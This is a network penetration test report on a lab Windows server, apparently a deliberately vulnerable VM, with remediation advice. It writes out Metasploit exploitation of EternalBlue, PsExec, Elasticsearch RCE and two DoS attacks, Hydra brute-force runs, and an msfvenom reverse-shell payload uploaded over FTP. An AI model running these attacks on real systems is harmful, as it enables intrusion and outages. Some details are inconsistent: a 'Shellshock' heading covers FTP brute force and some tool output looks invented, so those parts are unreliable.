Network Penetration Test

Automated Scan + Network Pentest

Test Done By:

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Report Dated **September 7, 2025**

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Executive Summary

This penetration test assessed the security posture of a **Windows Server 2008 R2–2012** host (192.168.56.3) from an attacker-controlled machine (192.168.56.1). By combining automated scanning, manual configuration reviews, and targeted exploitation using Metasploit and Hydra, we discovered **11 distinct vulnerabilities** spanning critical remote code execution flaws, weak authentication mechanisms, insecure file handling, denial-of-service conditions, and default credentials. Five of these issues are rated Critical, four as High, one as Low, and one Informational. Immediate patching and configuration hardening are imperative to prevent unauthorized system takeover, data breach, and service disruptions.

Scope of the Project

- **Host IP:** 192.168.56.1
- **Target IP:** 192.168.56.3
- **Operating System:** Microsoft Windows Server 2008 R2 – 2012
- **In-Scope Services and Ports:**
    - FTP (21/tcp), HTTP (80/tcp), Microsoft RPC (135/tcp), NetBIOS-SSN (139/tcp), Microsoft-DS/SMB (445/tcp)
    - MySQL (3306/tcp), RDP (3389/tcp), Oracle GlassFish (4848/8080/8181/tcp), SSDP/UPnP HTTPAPI (5985/47001/tcp)
    - Java-RMI on various high ports, Apache HTTPD, Jetty, Elasticsearch, SSH, Jenkins, plus unknown dynamic ports
- **Exclusions:** Network devices, endpoints outside 192.168.56.0/24, social-engineering attacks, physical security

Overall Vulnerability Statistics

Severity Level	**Count**	**Percentage**
Critical (5)	5	45%
High (4)	4	36%
Low (1)	1	9%
Informational (1)	1	9%
Total	**11**	**100%**

Vulnerabilities

Overview Table

Vulnerability	Risk Factor
MS17-010 EternalBlue SMB Remote Code Execution	Critical
FTP Service Weak Authentication	Critical
FTP-to-Web Directory Misconfiguration	High
Web Server Unrestricted File Execution	High
Session Timeout Security Control (Positive Finding)	Informational
SMB Weak Authentication + PSExec Remote Execution	Critical
MS15-034 HTTP.sys Denial of Service	High
MS12-020 RDP MaxChannelIDs Denial of Service	High
MySQL Blank Root Password	Critical
Unknown Services on High-Numbered Ports	Low
Oracle GlassFish Default Administrative Credentials	Critical

Details of the Vulnerabilities Found

Finding: MS17-010 EternalBlue SMB Vulnerability

Vulnerability Summary

Vulnerability: MS17-010 (EternalBlue) SMB Remote Code Execution

Target: 192.168.56.3

Severity: CRITICAL

CVSS Score: 10.0

Impact: Remote Code Execution with SYSTEM privileges

Technical Description

The target system was found to be vulnerable to MS17-010, commonly known as EternalBlue. This vulnerability exists in Microsoft's Server Message Block (SMB) protocol implementation and allows unauthenticated remote attackers to execute arbitrary code with SYSTEM-level privileges.

The vulnerability affects the SMBv1 protocol due to improper handling of specially crafted packets. When exploited, it provides immediate administrative access to the target system without requiring any user credentials.

Evidence of Exploitation

Service Enumeration:

- Port 445/tcp was identified as open running Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
- SMB version scanning confirmed the presence of SMBv1 protocol

Vulnerability Verification: Using Metasploit Framework, the following steps were executed:

Step 1: Verify SMB version

msf6 > search smb_version

msf6 > use auxiliary/scanner/smb/smb_version

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.56.3

msf6 auxiliary(scanner/smb/smb_version) > run

Step 2: Test for MS17-010 vulnerability

msf6 > search ms17

msf6 > use exploit/windows/smb/ms17_010_eternalblue

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.3

msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[+] 192.168.56.3:445 - The target is vulnerable.


Step 3: Successful exploitation

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.1:4444

[+] 192.168.56.3:445 - Target is vulnerable to MS17-010

[*] Command shell session 1 opened



Impact Assessment

- Unauthenticated remote code execution
- Privilege escalation to SYSTEM level
- No user interaction required
- Network worm capabilities (self-propagating)
- Potential for ransomware deployment

Remediation

Immediate Actions (Critical Priority):

1. **Apply Microsoft Security Updates:**
   - Install MS17-010 security patch immediately
   - Download from: Microsoft Security Bulletin MS17-010
2. **Network Segmentation:**
   - Block SMB ports (445, 139) at network firewalls
   - Restrict SMB traffic to essential business functions only

Long-term Recommendations:

- Implement automated patch management system
- Regular vulnerability assessments
- Network monitoring for SMB anomalies
- Endpoint detection and response (EDR) solutions

References

- **CVE-2017-0144:** https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144
- **Microsoft Security Bulletin:** MS17-010
- **NIST NVD:** https://nvd.nist.gov/vuln/detail/CVE-2017-0144

Finding: Shellshock

Vulnerability Summary

Primary Target: 192.168.56.3

Attack Vector: FTP Brute Force → Web Shell Upload → Remote Code Execution

Overall Severity: HIGH

Combined CVSS Score: 8.8

Impact: Remote Code Execution with Web Server privileges

Individual Vulnerabilities Identified

1. FTP Service - Weak Authentication (Critical)

Port: 21/tcp

Service: Microsoft FTP

Severity: CRITICAL

CVSS Score: 9.8

Description:

The FTP service is configured with extremely weak, default credentials that are easily guessable and susceptible to brute force attacks.

Credentials Discovered:

administrator:vagrant

vagrant:vagrant

Attack Methodology:

Hydra brute force attack

hydra -L userlist.txt -P passlist.txt ftp://192.168.56.3

```
msf auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.56.3:21       - 192.168.56.3:21 - Starting FTP login sweep
[+] 192.168.56.3:21       - 192.168.56.3:21 - Login Successful: administrator:vagrant
[+] 192.168.56.3:21       - 192.168.56.3:21 - Login Successful: vagrant:vagrant
[*] 192.168.56.3:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Vulnerabilities Present:

- **Default/Weak Passwords:** Both accounts use predictable, weak passwords
- **No Account Lockout Policy:** Multiple failed attempts don't trigger lockouts
- **No Rate Limiting:** Brute force attacks proceed unthrottled
- **Privileged Account Exposure:** Administrator account accessible via FTP

2. FTP-to-Web Directory Misconfiguration (High)

Severity: HIGH


CVSS Score: 7.5

Description:

The FTP service root directory is directly mapped to the web server's document root, allowing uploaded files to be immediately accessible via HTTP requests.

Security Issues:

- Insecure File Upload: No validation of uploaded file types
- Web-Accessible FTP Directory: Direct mapping between FTP and web roots
- No File Extension Filtering: Executable files (.aspx, .asp) allowed
- Missing Upload Restrictions: No size, type, or content validation



3. Web Server - Unrestricted File Execution (High)

Port: 80/tcp

Service: Microsoft IIS 7.5

Severity: HIGH

CVSS Score: 8.1

Description:

The web server executes uploaded ASPX files without proper validation or sandboxing, enabling remote code execution.

Exploitation Process:

Step 1: Generate malicious payload

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4433 -f aspx -o venom.aspx

Step 2: Upload via FTP

ftp 192.168.56.3

User: administrator

Password: vagrant

put venom.aspx

Step 3: Configure handler

msfconsole

use multi/handler

set LHOST 192.168.56.1

set LPORT 4433

set PAYLOAD windows/x64/meterpreter/reverse_tcp

run

Step 4: Execute payload via web request

Browse to: http://192.168.56.3/venom.aspx

Web Server Vulnerabilities:

- Unrestricted Script Execution: ASPX files executed without validation
- No Content Security Policy: Missing security headers
- Insufficient Input Validation: No file content scanning
- Missing Web Application Firewall: No protection against malicious uploads

4. Security Control - Session Timeout (Positive Finding)

Severity: INFORMATIONAL (Security Control Working)

Description:

The established meterpreter session terminates quickly, indicating that some security controls are functioning properly. This demonstrates that while initial compromise was successful, the system has mechanisms to limit session persistence.

Security Controls Observed:

- Automatic Session Termination: Sessions drop after short period (GOOD)
- Limited Persistence: Difficult for attackers to maintain long-term access (GOOD)
- Possible Connection Monitoring: System may be detecting and terminating suspicious connections (GOOD)

Note: While the initial compromise was successful, this behavior suggests some defensive measures are in place that limit the impact of the attack.

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.1:4433
[*] Sending stage (203846 bytes) to 192.168.56.3
[*] Meterpreter session 2 opened (192.168.56.1:4433 → 192.168.56.3:49247) at 2025-09-02 14:49:37 +0530

meterpreter >
[*] 192.168.56.3 - Meterpreter session 2 closed.  Reason: Died
```

Attack Chain Analysis

Complete Attack Flow:

Reconnaissance: Port scan reveals FTP (21) and HTTP (80) services

Credential Attack: Hydra brute force against FTP service succeeds

File Upload: Malicious ASPX payload uploaded via FTP

Code Execution: Payload executed through web browser request

Shell Access: Meterpreter session established (temporary)

Security Control Failures:

- **Authentication:** Weak passwords, no MFA
- **Authorization:** Excessive FTP permissions
- **Input Validation:** No file upload restrictions
- **Logging/Monitoring:** Failed to detect brute force attempts
- **Network Segmentation:** FTP and web services inappropriately linked

Impact Assessment

- **Remote Code Execution:** Ability to run arbitrary commands
- **File System Access:** Read/write permissions via web context
- **Information Disclosure:** Access to web server configuration
- **Lateral Movement Platform:** Stepping stone for network attacks

Remediation Recommendations

Immediate Actions (Critical Priority):

FTP Security:

- Change Default Credentials
- Implement Account Lockout Policy
- Separate FTP and Web Directories

Web Server Security:

- File Upload Restrictions

- Enable Request Filtering
- Block dangerous file extensions
- Implement content-type validation

Finding: SMB Authentication Bypass via Credential Brute Force & PSExec

Vulnerability Summary

Vulnerability: SMB Weak Authentication + PSExec Remote Execution

Target: 192.168.56.3

Service: SMB/CIFS (Port 445/tcp)

Severity: CRITICAL

CVSS Score: 9.0

Impact: Remote Administrative Access via Credential Attack

Description

The target system's SMB service is configured with weak, easily guessable credentials that are vulnerable to brute force attacks. Once valid credentials are obtained, the PSExec functionality allows for immediate remote code execution with administrative privileges.

Unlike the EternalBlue vulnerability (MS17-010) which exploits a specific SMB protocol flaw, this attack vector remains viable even when SMB has been updated or patched, as it relies on legitimate authentication mechanisms combined with weak password policies.

Attack Components:

- **SMB Authentication:** Port 445/tcp with weak credentials
- **PSExec Execution**: Legitimate Windows administrative tool for remote execution
- **Credential Discovery**: Brute force attack against SMB service

Evidence of Exploitation

Credential Discovery Process: Using Hydra for credential brute force attack:

SMB credential brute force attack

hydra -L unix_users.txt -P unix_users.txt 192.168.56.3 smb

Successful credential discovery:

administrator:vagrant

vagrant:vagrant

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-02 14:54:27
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 30625 login tries (l:175/p:175), ~30625 tries per task
[DATA] attacking smb://192.168.56.3:445/
[445][smb] host: 192.168.56.3   login: administrator   password: vagrant
[STATUS] 5847.00 tries/min, 5847 tries in 00:01h, 24778 to do in 00:05h, 1 active
[STATUS] 5961.00 tries/min, 17883 tries in 00:03h, 12742 to do in 00:03h, 1 active
[STATUS] 5996.25 tries/min, 23985 tries in 00:04h, 6640 to do in 00:02h, 1 active
[445][smb] host: 192.168.56.3   login: vagrant   password: vagrant
[STATUS] 5985.20 tries/min, 29926 tries in 00:05h, 699 to do in 00:01h, 1 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-02 14:59:34
```

Remote Code Execution via PSExec:

Using Metasploit Framework PSExec module:

Step 1: Locate PSExec modules

msf6 > search psexec

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) >
```

Step 2: Configure PSExec exploit

msf6 > use exploit/windows/smb/psexec

msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.56.3

msf6 exploit(windows/smb/psexec) > set USERNAME administrator

msf6 exploit(windows/smb/psexec) > set PASSWORD vagrant

msf6 exploit(windows/smb/psexec) > exploit

Alternative with vagrant account:

msf6 exploit(windows/smb/psexec) > set USERNAME vagrant

msf6 exploit(windows/smb/psexec) > set PASSWORD vagrant

msf6 exploit(windows/smb/psexec) > exploit

Result: Administrative shell access obtained

[*] Started reverse TCP handler

[+] Target is vulnerable to PSExec

[*] Meterpreter session opened

Successful Compromise:

- Administrative access achieved using both discovered credential pairs
- SYSTEM-level privileges obtained through PSExec
- Full remote control of target system established

Impact Assessment

Technical Impact:

- **Administrative Access:** Full SYSTEM-level privileges obtained
- **Remote Code Execution**: Arbitrary command execution capability
- **Credential Exposure:** Multiple administrative accounts compromised
- **Persistent Access**: Ability to maintain long-term system control
- **Lateral Movement**: Platform for attacking other network resources
- **Data Access**: Complete access to all system files and databases
- **Service Control**: Ability to start, stop, or modify system services

Remediation

Immediate Actions:

1. **Change Default Credentials** - Replace all weak passwords immediately
2. **Implement Account Lockout** - Configure lockout after failed attempts
3. **Disable PSExec Service** - Remove or restrict PSExec functionality
4. **Enable SMB Signing** - Implement SMB message authentication

Finding: Elasticsearch Dynamic Script Arbitrary Java Execution (CVE-2014-3120)

Vulnerability Summary

Vulnerability: Elasticsearch Dynamic Script Remote Code Execution

Target: 192.168.56.3

Service: Elasticsearch REST API 1.1.1 (Port 9200/tcp)

Severity: CRITICAL

CVSS Score: 10.0

Impact: Remote Code Execution with System Privileges

Description

The Elasticsearch service running version 1.1.1 is vulnerable to remote code execution through the dynamic scripting functionality. This vulnerability allows unauthenticated attackers to execute arbitrary Java code on the target system by sending specially crafted MVEL (MVFLEX Expression Language) scripts to the Elasticsearch REST API.

The vulnerability exists because Elasticsearch 1.1.1 enables dynamic scripting by default and does not properly sandbox script execution, allowing attackers to break out of the intended script context and execute system commands with the privileges of the Elasticsearch process.

Root Cause: Inadequate sandboxing of MVEL script execution

Affected Component: Elasticsearch Dynamic Script Engine

Attack Vector: HTTP POST requests to REST API endpoints

Evidence of Exploitation

Service Identification:

Port 9200/tcp confirmed running Elasticsearch REST API 1.1.1

Service accessible without authentication requirements

Vulnerability Research:

SearchSploit enumeration

searchsploit elasticsearch

Multiple exploits found for Elasticsearch 1.1.1 including RCE

Successful Remote Code Execution:

Using Metasploit Framework:

Step 1: Locate Elasticsearch RCE module

msf6 > search elasticsearch


Step 2: Configure exploit

msf6 > use exploit/multi/elasticsearch/script_mvel_rce

msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 192.168.56.3

msf6 exploit(multi/elasticsearch/script_mvel_rce) > set payload java/meterpreter/reverse_http

msf6 exploit(multi/elasticsearch/script_mvel_rce) > run



Result: Meterpreter session established


[*] Started HTTP reverse handler on 192.168.56.1:8080

[*] Executing automatic check ("set AutoCheck false" to disable)

[+] The target is vulnerable.

[*] Sending stage (58829 bytes) to 192.168.56.3

[*] Meterpreter session 1 opened



System Access Verification:

- Meterpreter shell access obtained
- Command execution capabilities confirmed
- System-level access achieved through Elasticsearch process privileges

Impact Assessment

Technical Impact:

- Remote Code Execution: Arbitrary command execution on target system
- Unauthenticated Access: No credentials required for exploitation
- Data Access: Complete access to Elasticsearch indices and stored data
- System Compromise: Access with Elasticsearch service privileges
- Data Exfiltration: Ability to extract all indexed sensitive information
- Service Disruption: Capability to modify or destroy Elasticsearch data
- Persistent Access: Ability to establish backdoors for continued access
- Lateral Movement: Platform for attacking other network resources

Remediation

Immediate Actions:

- Upgrade Elasticsearch - Update to version 1.2.0+ immediately
- Disable Dynamic Scripting - Configure script.disable_dynamic: true
- Network Access Controls - Restrict Elasticsearch access to authorized systems
- Authentication Implementation - Deploy authentication mechanisms for API access

Long-term Recommendations:

- Version Management - Maintain current Elasticsearch versions with security patches
- Configuration Hardening - Implement Elasticsearch security best practices
- Network Segmentation - Isolate Elasticsearch from public network access
- Regular Security Audits - Periodic assessment of Elasticsearch configurations

Finding: MS15-034 HTTP.sys Denial of Service Vulnerability

Vulnerability Summary

Vulnerability: MS15-034 HTTP.sys Remote Memory Corruption

Target: 192.168.56.3

Service: Microsoft IIS 7.5 (Port 80/tcp)

Severity: HIGH

CVSS Score: 7.8

Impact: Denial of Service - System Restart Required

Technical Description

The target web server running Microsoft IIS 7.5 is vulnerable to MS15-034, a critical denial of service vulnerability in the HTTP.sys kernel driver. This vulnerability allows remote attackers to cause system crashes and service disruptions by sending specially crafted HTTP requests with malicious Range headers.

The vulnerability occurs due to an integer overflow in the HTTP.sys driver's handling of Range headers. When exploited, it causes memory corruption that leads to a Blue Screen of Death (BSOD) and forces the entire system to restart.

Affected Component: HTTP.sys kernel-mode driver

Root Cause: Integer overflow in Range header processing

Attack Vector: Remote HTTP requests with crafted Range headers

Evidence of Exploitation

Service Identification:

- Port 80/tcp confirmed running Microsoft IIS httpd 7.5
- HTTP.sys version vulnerable to MS15-034 identified

Successful DoS Attack Execution:

Using Metasploit Framework, the following attack was performed:

Step 1: Locate MS15-034 DoS module

msf6 > search ms15-034

Step 2: Configure DoS exploit

msf6 > use auxiliary/dos/http/ms15_034_ulonglongadd

msf6 auxiliary(dos/http/ms15_034_ulonglongadd) > set RHOSTS 192.168.56.3


msf6 auxiliary(dos/http/ms15_034_ulonglongadd) > run

```
[*] DOS request sent
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Result: Target server forced to restart

[*] Sending DoS packet to 192.168.56.3

[*] Server became unresponsive - DoS successful



Attack Mechanism: The exploit works by:

1. Crafting malicious HTTP Range headers
2. Triggering integer overflow in HTTP.sys memory allocation
3. Causing memory corruption in kernel space
4. Forcing Blue Screen of Death (BSOD)
5. System restart required for service recovery

Impact Assessment

- **Kernel-Level Crash:** Blue Screen of Death (BSOD)
- **Complete System Restart:** All services temporarily offline
- **Memory Dumps:** Potential sensitive data exposure in crash dumps
- **Service Recovery Time:** Manual intervention required
- **Cascading Effects:** Other services dependent on web server affected

Security Improvements:

Automated Patch Management

- Deploy Windows Server Update Services (WSUS)
- Configure automatic security update installation
- Regular patch compliance auditing

DoS Protection Solutions

- Implement DDoS protection services
- Deploy rate limiting mechanisms
- Configure load balancing for resilience

System Hardening

- Disable unnecessary HTTP.sys features
- Implement principle of least privilege
- Regular security configuration reviews

Incident Response Planning

- Document DoS recovery procedures
- Establish communication protocols during outages

- Create backup service deployment plans

References

- CVE-2015-1635: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1635
- Microsoft Security Bulletin: MS15-034
- NIST NVD: https://nvd.nist.gov/vuln/detail/CVE-2015-1635
- KB3042553: Microsoft Security Update

Finding: MS12-020 RDP Terminal Server Denial of Service Vulnerability

Vulnerability Summary

Vulnerability: MS12-020 RDP MaxChannelIDs DoS

Target: 192.168.56.3

Service: Remote Desktop Protocol (Port 3389/tcp)

Severity: HIGH

CVSS Score: 7.8

Impact: Denial of Service - System Restart Required

Description

The target system's Remote Desktop Protocol (RDP) service contains a critical vulnerability in the handling of MCSPDU (Multi-Channel Service Protocol Data Unit) packets. The flaw exists in the improper validation of the maxChannelIDs field, which leads to the usage of an invalid pointer and creates conditions for a denial of service attack.

When malformed RDP packets are sent to the service, the invalid pointer dereference causes a system crash, forcing the server to restart. This vulnerability specifically affects Windows Server 2008 R2 systems running the Terminal Server service.

Root Cause: Invalid pointer usage in maxChannelIDs field processing

Affected Component: Terminal Server/RDP service

Attack Vector: Crafted RDP packets sent to port 3389/tcp

Evidence of Exploitation

Service Identification:

- Port 3389/tcp confirmed running Microsoft Terminal Service
- Windows Server 2008 R2 - 2012 identified as vulnerable to MS12-020

Successful DoS Attack Execution: Using Metasploit Framework MS12-020 module:

Step 1: Locate MS12-020 DoS module


msf6 > search ms12-020

Step 2: Configure RDP DoS exploit

msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOSTS 192.168.56.3


msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run



Result: Target server forced to restart

[*] Sending MS12-020 DoS packet to 192.168.56.3:3389

[*] Server became unresponsive - DoS successful



Attack Mechanism:

1. Craft malicious MCSPDU packet with invalid maxChannelIDs value
2. Send packet to RDP service on port 3389/tcp
3. Trigger invalid pointer dereference in Terminal Server
4. Cause system crash and Blue Screen of Death
5. Force complete system restart

Impact Assessment

Technical Impact:

- **System Crash:** Complete server shutdown and restart required
- **Service Disruption:** All RDP connections immediately terminated
- **Invalid Pointer Dereference**: Memory corruption in kernel space
- **Terminal Server Failure**: Remote desktop functionality completely disabled
- **Cascading Service Impact**: All server services temporarily offline during restart
- **Remote Attack Vector**: No authentication required for exploitation
- **Repeatable Attack**: Can be performed multiple times consecutively

Remediation

Immediate Actions:

